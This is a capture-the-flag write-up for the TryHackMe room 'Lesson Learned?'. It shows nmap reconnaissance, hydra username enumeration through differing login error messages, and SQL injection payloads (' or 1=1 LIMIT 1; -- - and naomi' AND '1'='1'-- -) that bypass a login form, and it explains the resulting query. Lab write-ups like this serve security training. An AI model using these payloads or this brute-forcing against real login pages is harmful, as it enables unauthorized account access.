

# Lesson Learned? [THM]

This is a relatively easy machine that tries to teach you a lesson, but perhaps you've already learned the lesson? Let's find out.

Treat this box as if it were a real target and not a CTF.

Get past the login screen and you will find the flag. There are no rabbit holes, no hidden files, just a login page and a flag. Good luck!

Target: `http://MACHINE_IP/`

## Reconnaissance and Enumeration [Phase 1]

### Nmap Scanning

**command** ⇒ `nmap -sC -sV -A -O -T5 lesson.thm`

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 2e:54:89:ae:f7:91:4e:33:6e:10:89:53:9c:f5:92:db (RSA)
|   256 dd:2c:ca:fc:b7:65:14:d4:88:a3:6e:55:71:65:f7:2f (ECDSA)
|_  256 2b:c2:d8:1b:f4:7b:e5:78:53:56:01:9a:83:f3:79:81 (ED25519)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
|_ http-server-header: Apache/2.4.54 (Debian)
|_ http-title: Lesson Learned?
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Netv
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 587/tcp)
HOP RTT      ADDRESS
1  181.43 ms 10.8.0.1
2  181.61 ms lesson.thm (10.10.21.184)
```

We can see two ports open. 22 and 80 lets use vuln script on port 80 to get more information about the web application.

**command** ⇒ `nmap -sV -T5 --script vuln -p80 lesson.thm`

```
PORT      STATE SERVICE VERSION
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
```


```
_http-dombased-xss: Couldn't find any DOM based XSS.
_http-csrf:
Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=lesson.thm
Found the following possible CSRF vulnerabilities:

Path: http://lesson.thm:80/
Form id: username
Form action: /
_http-enum:
_ /manual/: Potentially interesting folder
_http-server-header: Apache/2.4.54 (Debian)
```


Got a folder named manual same thing i found on the ffuf scan. Let's check the web application and the manual folder

## Visiting the Web Application

<http://lesson.thm>




<http://lesson.thm/manual>



Looks like a manual page for the Apache HTTP Sever

# Lesson Learned?


payload ⇒ ' or 1=1 LIMIT 1; -- -



Looks like i have to reset the box to set this back to normal


# Brute Forcing?

command ⇒ hydra -L /usr/share/wordlists/rockyou.txt -p password lesson.thm  
http-post-form "/:username=^USER^&password=^PASS^:Invalid username and password." -IV



```
[ATTEMPT] target lesson.thm - login "maria" - pass "password" - 204 of 14344399 [child 10] (0/0)
[ATTEMPT] target lesson.thm - login "gabriela" - pass "password" - 205 of 14344399 [child 6] (0/0)
[80][http-post-form] host: lesson.thm login: martin password: password
[ATTEMPT] target lesson.thm - login "iloveyou2" - pass "password" - 206 of 14344399 [child 15] (0/0)
[ATTEMPT] target lesson.thm - login "bailey" - pass "password" - 207 of 14344399 [child 11] (0/0)
```

So by using hydra we are trying to get a different error like **"invalid username and password"** is the default one but what if there is some other message when the username is correct but password is wrong and looks like we found two matches for lets try to see what are we getting on the web page



This is what i was taking about that means the user Patrick and martin already exist in the database now we can try to brute force these two accounts to get the flag using hydra

## Users Found on the web Application


1. naomi
2. stuart
3. arnold
4. sophia
5. kelly
6. marcus
7. karen | KAREN
8. veronica | VERONICA
9. martin | MARTIN
10. patrick | PATRICK | Patrick

These are the users i found after letting hydra run for few more minutes. We can now create a wordlists of these usernames and get there passwords if we are able

to.

# Flag

payload ⇒ naomi' AND '1'='1'-- -



After entering the above payload the query becomes like this


query ⇒ select \* from User where username = 'naomi' AND '1'='1'-- - and password = 'test'

The bolded is the payload that tells that query that username is naomi and 1=1 means it is always going to be true no matter what we put into the password leading to authentication bypass in the login page and -- - this commented out the rest after it so that the query does not read it and ends at 1 = 1

So this machine basically tells us that or 1=1 is too risky to use and can cause troubles we can instead use and 1=1 as a safer option to or 1=1

# TryHackMe

✔ Woop woop! Your answer is correct



Congratulations on completing Lesson Learned?!!! 🎉

Points earned  
🎯 30

Completed tasks  
📋 1

Room type  
📖 Challenge

Difficulty  
📊 Easy

Streak  
🔥 2

🗉 Leave Feedback

Next

Lesson Learned? [THM]

6